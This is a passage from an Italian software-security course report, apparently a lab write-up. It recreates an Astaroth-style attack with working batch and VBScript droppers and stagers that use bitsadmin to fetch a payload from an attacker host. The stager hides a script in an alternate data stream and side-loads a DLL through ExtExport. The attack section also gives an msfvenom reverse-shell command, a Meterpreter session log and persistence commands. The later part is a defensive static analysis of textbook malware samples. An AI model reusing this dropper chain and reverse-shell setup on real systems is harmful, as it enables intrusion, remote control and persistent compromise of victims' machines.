6  set SERVER=http://192.168.1.20/
7  set PATH_PUBLIC_DIR=C:\Users\Public\Libraries\raw\
8
9  rem Create the target directory if it does not exist.
10 if not exist "%PATH_PUBLIC_DIR%" mkdir %PATH_PUBLIC_DIR%
11
12 set DROPPER_LNK=clickme.lnk
13 set STAGER_CMD=stager.cmd
14 set DROPPER_LNK_CREATE=dropper_lnk_create.vbs
15
16 set URL_STAGER_CMD=%SERVER%%STAGER_CMD%
17
18 set PATH_DROPPER_LNK_CREATE=%PATH_PUBLIC_DIR%DROPPER_LNK_CREATE%
19 set PATH_DROPPER_LNK=%PATH_PUBLIC_DIR%DROPPER_LNK%
20 set PATH_STAGER_CMD=%PATH_PUBLIC_DIR%STAGER_CMD%
21
22 rem Use a temporary VBScript to create the LNK dropper.
23 rem The LNK dropper will contain code to download, execute and delete the CMD stager.
24 echo Set oWS = WScript.CreateObject("WScript.Shell") >%PATH_DROPPER_LNK_CREATE%
25 echo sLinkFile = "%PATH_DROPPER_LNK%" >>%PATH_DROPPER_LNK_CREATE%
26 echo Set oLink = oWS.CreateShortcut(sLinkFile) >>%PATH_DROPPER_LNK_CREATE%
27 echo oLink.TargetPath = "C:\Windows\System32\cmd.exe" >>%PATH_DROPPER_LNK_CREATE%
28 echo oLink.Arguments = "/c bitsadmin /transfer 1 /priority FOREGROUND %URL_STAGER_CMD% %PATH_STAGER_CMD% & call %PATH_STAGER_CMD%
29 echo oLink.Save >>%PATH_DROPPER_LNK_CREATE%
30
31 rem Executes the VBScript
32 cscript %PATH_DROPPER_LNK_CREATE%
33
34 rem deletes the VBScript
35 del %PATH_DROPPER_LNK_CREATE%

```

Figura 57 - Create_dropper

Una volta lanciato lo script si creerà il clickme nel percorso C:\Users\Public\Libraries\raw.

5.1.2 Step2 – Stager

Il file stager utilizza BITSAdmin (strumento a riga di comando di Windows per lavori batch di download/upload) per scaricare una libreria dll malevola. Tale file deve essere opportunamente modificato per inserire l'IP dell'attaccante e i path a cui si trovano i file necessari all'attacco.

Il file stager esegue launcher.lnk, che a sua volta esegue una DLL tramite extexport.exe. In questo modo vengono poi scaricati gli altri file necessari per l'attacco sulla macchina vittima. Oltre a scaricare i file, lo stager si occupa anche di nascondere uno script malevolo negli Alternative Data Streams (ADS).

```

home > unina > software-security > malware > astaroth > stager.cmd
1  @echo off
2  setlocal enabledelayedexpansion
3
4  set SERVER=http://192.168.1.20/
5
6  set PATH_PUBLIC_DIR=C:\Users\Public\Libraries\raw\
7  rem Create the target directory if it does not exist.
8  if not exist "%PATH_PUBLIC_DIR%" mkdir %PATH_PUBLIC_DIR%
9
10 set PAYLOAD_DLL=payload.dll
11 set TARGET_ADS=desktop.ini
12 set LAUNCHER_LNK=launcher.lnk
13 set LAUNCHER_CREATE_VBS=launcher_create.vbs
14
15 set URL_PAYLOAD_DLL=%SERVER%\PAYLOAD_DLL%
16
17 rem ExtExport.exe looks for any DLL with the following names.
18 set EXTEXPORT_DLLS[1]=mozcrt19.dll
19 set EXTEXPORT_DLLS[2]=mozsqli3.dll
20 set EXTEXPORT_DLLS[3]=sqlite3.dll
21 |
22 rem Select one DLL filename at random.
23 set /a rand=%RANDOM% %% 3 + 1
24 set EXTEXPORT_DLL=!EXTEXPORT_DLLS[%_rand%]!
25
26 set PATH_EXTEXPORT_DLL=%PATH_PUBLIC_DIR%\EXTEXPORT_DLL%
27 set PATH_LAUNCHER_LNK=%PATH_PUBLIC_DIR%\LAUNCHER_LNK%
28 set PATH_LAUNCHER_CREATE_VBS=%PATH_PUBLIC_DIR%\LAUNCHER_CREATE_VBS%
29
30 set PATH_LAUNCHER_CREATE_ADS=%PATH_PUBLIC_DIR%\TARGET_ADS%\LAUNCHER_CREATE_VBS%
31
32 set PATH_EXTEXPORT_EXE=C:\Program Files (x86)\Internet Explorer\Extexport.exe
33 set EXTEXPORT_ARGS=C:\Users\Public\Libraries\raw foo bar
34
35 rem Download the renamed DLL payload from the server.
36 bitsadmin /transfer 2 /priority FOREGROUND %URL_PAYLOAD_DLL% %PATH_EXTEXPORT_DLL%
37
38 rem Use a temporary VBScript to create the LNK launcher.
39 rem The launcher will take the renamed DLL payload and load it using ExtExport.
40 echo Set oWS = WScript.CreateObject("WScript.Shell") > %PATH_LAUNCHER_CREATE_VBS%
41 echo sLinkFile = "%PATH_LAUNCHER_LNK%" >> %PATH_LAUNCHER_CREATE_VBS%
42 echo Set oLink = oWS.CreateShortcut(sLinkFile) >> %PATH_LAUNCHER_CREATE_VBS%
43 echo oLink.TargetPath = "%PATH_EXTEXPORT_EXE%" >> %PATH_LAUNCHER_CREATE_VBS%
44 echo oLink.Arguments = "%EXTEXPORT_ARGS%" >> %PATH_LAUNCHER_CREATE_VBS%
45 echo oLink.Save >> %PATH_LAUNCHER_CREATE_VBS%
46
47 rem Copy the launcher creation VBScript to the Alternate Data Stream (ADS) of desktop.ini and erase it.
48 type %PATH_LAUNCHER_CREATE_VBS% > %PATH_LAUNCHER_CREATE_ADS% && erase %PATH_LAUNCHER_CREATE_VBS%
49
50 rem Execute the launcher creation VBScript from the Alternate Data Stream (ADS).
51 cscript %PATH_LAUNCHER_CREATE_ADS%
52
53 rem Execute the LNK launcher. This will use ExtExport.exe to side load and execute the DLL payload.
54 start /b %PATH_LAUNCHER_LNK%

```

Figura 58 - Stager

Uno script nascosto si occuperà di avviare una dll dannosa, generata opportunamente tramite Metasploit. Quindi prima di scaricare i file deve essere generato il payload.

This PC > Local Disk (C:) > Users > Public > Libraries > raw				
Name	Date modified	Type	Size	
clickme	5/21/2024 4:32 AM	Shortcut	2 KB	
desktop.ini	5/21/2024 4:32 AM	Configuration sett...	0 KB	
launcher	5/21/2024 4:32 AM	Shortcut	2 KB	
mozsqli3.dll	5/21/2024 4:22 AM	Application exten...	9 KB	

Figura 59 - File creati

5.1.3 Step3 – Generazione del payload

Per generare la DLL dannosa che, quando eseguita sul sistema vittima tenterà di connettersi all'host attaccante, si deve accedere alla cartella contenente i file da far scaricare alla vittima e aggiungerci il payload dannoso.

Il Payload è stato creato con metasploit, lanciando il comando `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.20 LPORT=4444 -f dll -o payload.dll` sulla console. In questo comando viene utilizzato un payload che cerca di connettersi all'attaccante con reverse shell, specificando l'indirizzo IP e la porta di connessione.

5.1.4 Step4 – Server Setup

È stato poi attivato un server http sulla macchina attaccante per permettere il download dei file di attacco, con il comando `python3 -m http.server 80`.

5.1.5 Step5 – Listener Setup

Prima di avviare l'attacco è stato impostato un listner su metasploit che permette di utilizzare l'interprete Meterpreter per aprire una sessione di Command and Control, cioè che consente di eseguire comandi sulla macchina vittima.

5.1.6 Step6 – Attacco

Infine, è stato avviato il file clickme sul computer vittima che andrà a scaricare i file dal server aperto precedentemente.

In è possibile notare che la reverse shell è stata avviata con successo e che si ha accesso al computer vittima.

```

This PC > Local Disk (C:) > Users > Public > Libraries > raw

Name Date modified Type Size
BIT1748tmp 5/21/2024 6:16 AM TMP File 1KB
clickme.lnk 5/21/2024 6:08 AM Shortcut 2KB
desktop.ini 5/21/2024 6:16 AM Configuration sett... 1KB
launcher 5/21/2024 6:16 AM Shortcut 2KB
msqlite3.dll 5/21/2024 6:10 AM Application exten... 9KB
sqlite3.dll 5/21/2024 6:10 AM Application exten... 9KB

[-] exploit: Interrupted
msf6 exploit(multi/handler) > exploit
[-] Handler failed to bind to 192.168.1.21:4444: - 
[*] Started reverse TCP handler on 0.0.0.0:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > exploit
[-] Handler failed to bind to 192.168.1.21:4444: - 
[*] Started reverse TCP handler on 0.0.0.0:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => wlnows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.20
LHOST => 192.168.1.20
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.20:4444
[*] Sending stage (176198 bytes) to 192.168.1.21
[*] Meterpreter session 1 opened (192.168.1.20:4444 -> 192.168.1.21:49693) at 2024-05-21 13:16:30 +0000

meterpreter > ls
Listing: C:\Users\Public\LIBraries\raw
=====
Mode Size Type Last modified Name
---- -- -- -- -----
100666/rw-rw-rw- 0 fil 2024-05-21 13:16:40 +0000 BIT1748.tmp
100666/rw-rw-rw- 1315 fil 2024-05-21 13:08:15 +0000 clickme.lnk
100666/rw-rw-rw- 0 fil 2024-05-21 13:16:41 +0000 desktop.ini
100666/rw-rw-rw- 1148 fil 2024-05-21 13:16:41 +0000 launcher.lnk
100666/rw-rw-rw- 9216 fil 2024-05-21 13:10:50 +0000 mssqlite3.dll
100666/rw-rw-rw- 9216 fil 2024-05-21 13:10:50 +0000 sqlite3.dll

meterpreter >

```

Figura 60 - Attacco Astaroth

5.2 Mitre ATT&CK Mapping




Figura 61 - MITRE ATT&CK Mapping

EXECUTION

- Windows Command Shell:** Astaroth genera un processo CMD per eseguire i comandi.
- Shared Modules:** Astaroth utilizza la funzione LoadLibraryExW() per caricare moduli aggiuntivi.

- **Malicious File:** Astaroth utilizza file dannosi tra cui VBS, LNK e HTML per l'esecuzione.
- **Windows Management Instrumentation:** Astaroth utilizza WMIC per l'esecuzione dei payload.

DEFENSE EVASION

- **Deobfuscate/Decode Files or Information:** Astaroth utilizza un metodo di deobfuscation fromCharCode() per evitare di scrivere esplicitamente i comandi di esecuzione e per nascondere il suo codice.
- Hide Artifacts→**NTFS File Attributes:** Astaroth può abusare delle alternate data streams (ADS) per memorizzare contenuti per payload dannosi.
- Hijack Execution Flow→**DLL Side-Loading:**

COMMAND AND CONTROL

- **Ingress Tool Transfer:** Astaroth utilizza certutil e BITSAdmin per scaricare ulteriore malware.

5.3 Persistence

Per l'aggiunta della persistenza, vengono utilizzate due tecniche:

- **L'aggiunta del launcher nella cartella di startup.**

Qualsiasi eseguibile presente nella cartella di avvio sarà eseguito automaticamente al momento dell'accesso, per realizzare questa cosa è necessario copiare il launcher all'interno della cartella.

```
copy %PATH_LAUNCHER_LNK%  
C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start  
Menu\Programs\Startup\%LAUNCHER_LNK%"
```

- **La scrittura di una nuova entry nel registro di sistema**

```
REG ADD  
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\E  
xplorer\Shell Folders" /f /v StartUp /t REG_SZ /d  
%PATH_LAUNCHER_LNK%"
```

6. Basic Malware Analysis

6.1 Basic Static Analysis Lab01-01

Caricare i file Lab01-01.exe and Lab01-01.dll su VirusTotal.com e visualizzare i rapporti.

UNO DEI DUE FILE CORRISPONDE A QUALCHE FIRME ANTIVIRUS ESISTENTI?

Entrambi i file sono stati riconosciuti dalla maggior parte degli antivirus e VirusTotal ne riporta la rispettiva signature.




Figura 62 - VirusTotal Lab01-01.exe




Figura 63 - VirusTotal Lab01-01.dll

QUANDO SONO STATI COMPILATI QUESTI FILE?

History ⓘ	
Creation Time	2010-12-19 16:16:38 UTC
First Seen In The Wild	2010-12-19 09:16:38 UTC
First Submission	2011-07-04 19:57:48 UTC
Last Submission	2024-07-20 14:58:28 UTC
Last Analysis	2024-07-19 11:38:17 UTC

Figura 64 - Data Lab01-01.dll

History ⓘ	
Creation Time	2010-12-19 16:16:19 UTC
First Seen In The Wild	2012-01-08 02:19:06 UTC
First Submission	2012-02-16 07:31:54 UTC
Last Submission	2024-07-20 15:29:21 UTC
Last Analysis	2024-07-17 18:29:24 UTC

Figura 65 - Data Lab01-01.exe

CI SONO INDICAZIONI CHE UNO DI QUESTI FILE SIA IMPACCHETTATO O OFFUSCATO? SE SÌ, QUALI SONO QUESTI INDICATORI?

Il malware non sembrerebbe packed poiché presenta valori di entropia bassa. Inoltre, analizzando i file è possibile leggere chiaramente le stringhe degli stessi. Infine, la

classificazione automatica di VirusTotal non ha inoltre inserito nessun tag relativo al packing dei file.

Sections						
Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	2416	4096	4.45	7e39ebe7cdeda4c636d513a0fe140ff4	229395.12
.rdata	8192	690	4096	1.13	2de0f3a50219cb3d0dc891c4fbf6f02a	823067.88
.data	12288	252	4096	0.44	f5e2ba1465f131f57b0629e96bbe107e	963729.62

Figura 66 – Entropia Lab01-01.exe

Sections						
Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	926	4096	1.9	65d3ddf9778db8d01e57b5825fb93ad	678274.25
.rdata	8192	147398	147456	0.03	530532a38a38ea1219e691b8f16d10e9	37481140
.data	155648	108	4096	0.11	0211086333be22ae2620b568fde46fe3	1026641.75
.reloc	159744	516	4096	0.26	a082f3572d17cd40272b3bcfd96b7b2d	997945.62

Figura 67 - Entropia Lab01-01.dll

CI SONO IMPORTAZIONI CHE SUGGERISCONO COSA FA QUESTO MALWARE? SE SÌ, DI QUALI IMPORTAZIONI SI TRATTA?

Il file **Lab01-01.exe** importa la libreria *Kernel32.dll* e utilizza funzioni come *FindNextFileA*, *CreateFileMappingA*, ricercando file specifici sul sistema.

Imports	
—	KERNEL32.dll
	CloseHandle
	CopyFileA
	CreateFileA
	CreateFileMappingA
	FindClose
	FindFirstFileA
	FindNextFileA
	IsBadReadPtr
	MapViewOfFile
	UnmapViewOfFile

Figura 68 - Imports Lab01-01.exe

Il file **Lab01-01.dll** importa la libreria *WS2_32.dll* quindi molto probabilmente si connette a una rete o esegue attività correlate alla rete, come confermato da alcune funzioni come *closesocket* e *connect*. Inoltre, importa la libreria *Kernel32.dll* e utilizza funzioni come *OpenMutex* che sono spesso utilizzate dai creatori di malware per evitare l'infezione di un sistema da parte di diverse istanze dello stesso malware.




Figura 69 - Imports Lab01-01.dll

CI SONO ALTRI FILE O INDICATORI HOST-BASED CHE SI POSSONO CERCARE SUI SISTEMI INFETTI?

Analizzando le librerie importate e le funzioni è possibile trovare elementi sospetti che potrebbero essere rilevati sul sistema vittima. Inoltre, è possibile analizzare se il malware modifica i registri del sistema o crea dei file.

QUALI INDICATORI BASATI SULLA RETE POTREBBERO ESSERE UTILIZZATI PER TROVARE QUESTO MALWARE SUI COMPUTER INFETTI?

Dato che il malware apre una socket verso una destinazione in rete può essere utile scoprire verso quale IP si collega.

QUALE SAREBBE LO SCOPO DI QUESTI FILE?

È possibile ipotizzare che Lab01-01.exe e Lab01-01.dll sia un malware che crea una backdoor e si connette a un server C&C per trasferire informazioni critiche. Entrambi i file non sono packed e Lab01-01.exe cerca un particolare file sia all'interno che all'esterno delle directory, sostituendolo con un file mascherato. Importa funzioni da KERNEL32.DLL e utilizza funzioni di rete per stabilire connessioni.

6.1.1 FLAG 1 - PE Header

È stato aperto PEview e caricato il file Lab01-01.exe. In questo modo è stato possibile recuperare l'informazione richiesta dal flag, ovvero il valore esadecimale del timestamp Unix.

The screenshot shows the PEview interface with the file 'Lab01-01.exe' loaded. On the left, a tree view displays the file structure with nodes like IMAGE_DOS_HEADER, MS-DOS Stub Program, IMAGE_NT_HEADERS, and various sections (.text, .rdata, .data). On the right, a table provides detailed information about the optional header:

pFile	Data	Description	Value
000000EC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000EE	0003	Number of Sections	
000000F0	4D0E2FD3	Time Date Stamp	2010/12/19 Sun 16:16:19 UTC
000000F4	00000000	Pointer to Symbol Table	
000000F8	00000000	Number of Symbols	
000000FC	00E0	Size of Optional Header	
000000FE	010F	Characteristics	
	0001		IMAGE_FILE_RELOCS_STRIPPED
	0002		IMAGE_FILE_EXECUTABLE_IMAGE
	0004		IMAGE_FILE_LINE_NUMS_STRIPPED
	0008		IMAGE_FILE_LOCAL_SYMS_STRIPPED
	0100		IMAGE_FILE_32BIT_MACHINE

Figura 70 - Flag1

6.1.2 FLAG 2 – First Bytes

È stato aperto PEiD e caricato il file Lab01-01.exe.

Il tool PEiD è in grado di rilevare i packer più comuni, ma in questo caso l'unica informazione che si riesce a ricavare è che il file è stato compilato utilizzando Microsoft Visual C++ 6.0. Questo può portare a supporre che il file non sia packed.




Figura 71 - Flag2

6.1.3 BinText - Lab01-01.exe

È stato aperto BinText e caricato il file Lab01-01.exe.

Sono state individuate le funzioni `FindNextFileA`, `FindFirstFileA`, `CopyFileA` il cui scopo è quello di trovare e copiare un file specifico all'interno del sistema. Queste funzioni possono essere abusate da un malware per raccogliere informazioni sui file presenti sul disco e per copiare il malware stesso facilitando la diffusione all'interno del sistema infetto oppure copiare file aggiuntivi necessari per eseguire ulteriori fasi dell'attacco.

File to scan C:\Users\unina\Desktop\Labs\malware-basic\Lab01-01.exe			
<input checked="" type="checkbox"/> Advanced view			Time taken : 0.000 secs
File pos	Mem pos	ID	Text
A 0000000002134	000000402134	0	UnmapViewOfFile
A 0000000002146	000000402146	0	IsBadReadPtr
A 0000000002156	000000402156	0	MapViewOfFile
A 0000000002166	000000402166	0	CreateFileMappingA
A 000000000217C	00000040217C	0	CreateFileA
A 000000000218A	00000040218A	0	FindClose
A 0000000002196	000000402196	0	FindNextFileA
A 00000000021A6	0000004021A6	0	FindFirstFileA
A 00000000021B8	0000004021B8	0	CopyFileA
A 00000000021C2	0000004021C2	0	KERNEL32.dll
A 00000000021D2	0000004021D2	0	malloc
A 00000000021E2	0000004021E2	0	MSVCRT.dll
A 00000000021F0	0000004021F0	0	_exit

Figura 72 - Analisi funzioni Lab01-01.exe

Inoltre, analizzando ulteriormente il file, è possibile notare delle stringhe anomale come “This will destroy your machine” e una libreria chiamata kerne132.dll.

File to scan C:\Users\unina\Desktop\Labs\malware-basic\Lab01-01.exe			
<input checked="" type="checkbox"/> Advanced view			Time taken : 0.000 secs
File pos	Mem pos	ID	Text
A 00000000022A8	0000004022A8	0	_strcmp
A 0000000003010	000000403010	0	kerne132.dll
A 0000000003020	000000403020	0	kernel32.dll
A 000000000304C	00000040304C	0	C:\windows\system32\kerne132.dll
A 0000000003070	000000403070	0	Kernel32.
A 000000000307C	00000040307C	0	Lab01-01.dll
A 000000000308C	00000040308C	0	C:\Windows\System32\Kernel32.dll
A 00000000030B0	0000004030B0	0	WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
A 000000000004D	00000040004D	0	!This program cannot be run in DOS mode.
A 00000000000C8	0000004000C8	0	Richm
A 00000000001E0	0000004001E0	0	.text

Figura 73 - Analisi stringhe anomale Lab01-01.exe

6.1.4 BinText - Lab01-01.dll

È stato aperto BinText e caricato il file Lab01-01.dll

Le stringhe Sleep, CreateProcessA, sleep, hello suggeriscono che dopo alcune pause imposte al programma viene probabilmente creato un processo. La stringa hello potrebbe essere un messaggio di debug o l'inizio di uno scambio di messaggi per un protocollo specifico.

File to scan C:\Users\unina\Desktop\Labs\malware-basic\Lab01-01.dll				Browse
<input checked="" type="checkbox"/> Advanced view				Time taken : 0.000 secs Text size: 27
File pos	Mem pos	ID	Text	
A 000000002194	000010002194	0	malloc	
A 00000000219E	00001000219E	0	_adjust_fdiv	
A 0000000026018	000010026018	0	sleep	
A 0000000026020	000010026020	0	hello	
A 0000000026028	000010026028	0	127.26.152.13	
A 0000000026038	000010026038	0	SADFHUHF	
A 0000000027008	000010027008	0	/0 0[0h0p0	
A 0000000027029	000010027029	0	141G1[1I	
A 0000000027039	000010027039	0	1Y2a2g2r2	
A 0000000027058	000010027058	0	3!3!3	
A 000000000004D	000010000004D	0	!This program cannot be run in DOS mode.	
A 0000000001D8	0000100001D8	0	.text	
A 000000000200	000010000200	0	.rdata	
A 000000000227	000010000227	0	@.data	
A 000000000250	000010000250	0	.reloc	
A 0000000001075	0000100001075	0	L\$Qh	
A 0000000001189	0000100001189	0	L\$4PQj	
A 0000000001327	0000100001327	0	!wVS	
A 0000000001354	0000100001354	0	u7WPS	
A 0000000001365	0000100001365	0	u8WVS	
A 000000000210A	000010000210A	0	CloseHandle	
A 0000000002118	0000100002118	0	Sleep	
A 0000000002120	0000100002120	0	CreateProcessA	
A nnnnnnnn2122	nnnn0nnnn2122	0	CreateThreadA	

Figura 74 - Analisi stringhe Lab01-01.dll

6.1.4.1 FLAG 3 – IP Address

Il terzo flag è l'indirizzo IP evidenziato.

File to scan C:\Users\unina\Desktop\Labs\malware-basic\Lab01-01.dll				Browse
<input checked="" type="checkbox"/> Advanced view				Time taken : 0.000 secs Text size: 271
File pos	Mem pos	ID	Text	
A 000000002194	000010002194	0	malloc	
A 00000000219E	00001000219E	0	_adjust_fdiv	
A 0000000026018	000010026018	0	sleep	
A 0000000026020	000010026020	0	hello	
A 0000000026028	000010026028	0	127.26.152.13	
A 0000000026038	000010026038	0	SADFHUHF	
A 0000000027008	000010027008	0	/0 0[0h0p0	
A 0000000027029	000010027029	0	141G1[1I	

Figura 75 - Flag3

6.1.5 Depenedency Walker – Lab01-01.exe

È stato aperto il file Lab01-01.exe con Dependency Walker.

Sono stati analizzati gli import nel file ed è stato possibile notare che le funzioni trovate in precedenza con BinText, sono presenti anche in Dependency Walker.

Lab01-01						
Module	Machine	Type	File Size	Image Base	Virtual Size	Entry point
C:\Windows\SysWOW64\kernel32.dll	1386	Dll; Executable	0x0009db88	0x6b800000	0x000f0000	0x0001fc50
C:\Windows\SysWOW64\MSVCRT.dll	1386	Dll; Executable	0x000bd458	0x10100000	0x000bf000	0x00035ac0

Figura 76 - Dependency Walker Lab01-01.exe

6.1.6 Depenedency Walker – Lab01-01.dll

È stato aperto il file Lab01-01.dll con Dependency Walker.

Il file importa la libreria WS2_32.dll che fornisce le API per la comunicazione di rete. Quindi molto probabilmente il malware si connette a una rete o esegue attività correlate alla rete, come confermato da alcune funzioni come `connect` e `closesocket`.

Inoltre, è possibile notare che i nomi delle funzioni importate non appaiono direttamente ma solo come identificativi ordinali. Il malware potrebbe usare il Linking by Ordinal per rendere più difficile per gli strumenti di analisi identificare le funzioni utilizzate dal malware, poiché i nomi delle funzioni sono meno visibili.

Lab01-01						
Module	Machine	Type	File Size	Image Base	Virtual Size	Entry point
C:\Windows\SysWOW64\kernel32.dll	1386	Dll; Executable	0x0009db88	0x6b800000	0x000f0000	0x0001fc50
C:\Windows\SysWOW64\WS2_32.dll	1386	Dll; Executable	0x000611a0	0xf7800000	0x00063000	0x00004b40
C:\Windows\SysWOW64\MSVCRT.dll	1386	Dll; Executable	0x000bd458	0x10100000	0x000bf000	0x00035ac0

Figura 77 - Dependency Walker Lab01-01.dll

6.1.6.1 FLAG 4 – Function Name

Nel Flag 4 è stato trovato il nome della funzione richiesta, ovvero OpenMutexA.

Lab01-01				
PI	Ordinal	Hint	Function	Module
		N/A	662 (0x0296) Sleep	C:\Windows\SysWOW64\kernel32.dll
		N/A	68 (0x0044) CreateProcessA	C:\Windows\SysWOW64\kernel32.dll
		N/A	63 (0x003F) CreateMutexA	C:\Windows\SysWOW64\kernel32.dll
		N/A	493 (0x01ed) OpenMutexA	C:\Windows\SysWOW64\kernel32.dll
		N/A	27 (0x001b) CloseHandle	C:\Windows\SysWOW64\kernel32.dll

Figura 78 - Flag4

Questa funzione indica che il malware potrebbe controllare se una copia del suo processo è già in esecuzione. Se trova che un mutex specifico è già stato creato, potrebbe dedurre che una copia del malware è già attiva e quindi evitare di avviarsi nuovamente, prevenendo duplicati e riducendo il rischio di rilevamento.

6.1.7 FLAG 5 - Downloaded File

È stato analizzato il file Lab01-04.exe con il tool a riga di comando strings.

Dall'analisi delle stringhe è possibile notare che il file scaricato dal dominio practicalmalwareanalysis.com è updater.exe.

```
_controlfp  
\winup.exe  
%s%  
\system32\wupdmgrd.exe  
%s%  
http://www.practicalmalwareanalysis.com/updater.exe
```

Figura 79 - Flag5

6.1.8 FLAG 6 - Find the imported function

È stato analizzato il file Lab01-04.exe con Dependency Walker.

È possibile vedere che la funzione importata è WinVerifyTrust.

Lab01-04				
PI	Ordinal	Hint	Function	Module
		N/A	13 (0x000d) CryptCATAdminReleaseCatalogContext	C:\Windows\SysWOW64\WINTRUST.dll
		N/A	108 (0x006c) WTHelperProvDataFromStateData	C:\Windows\SysWOW64\WINTRUST.dll
		N/A	103 (0x0067) WTHelperGetProvSignerFromChain	C:\Windows\SysWOW64\WINTRUST.dll
		N/A	101 (0x0065) WTHelperGetProvCertFromChain	C:\Windows\SysWOW64\WINTRUST.dll
		N/A	8 (0x0008) CryptCATAdminCalcHashFromFileHand	C:\Windows\SysWOW64\WINTRUST.dll
		N/A	26 (0x001a) CryptCATCatalogInfoFromContext	C:\Windows\SysWOW64\WINTRUST.dll
		N/A	105 (0x0069) WTHelperIsChainedToMicrosoftFromS	C:\Windows\SysWOW64\WINTRUST.dll
		N/A	143 (0x008f) WinVerifyTrust	C:\Windows\SysWOW64\WINTRUST.dll
		N/A	5 (0x0005) CryptCATAdminAcquireContext	C:\Windows\SysWOW64\WINTRUST.dll
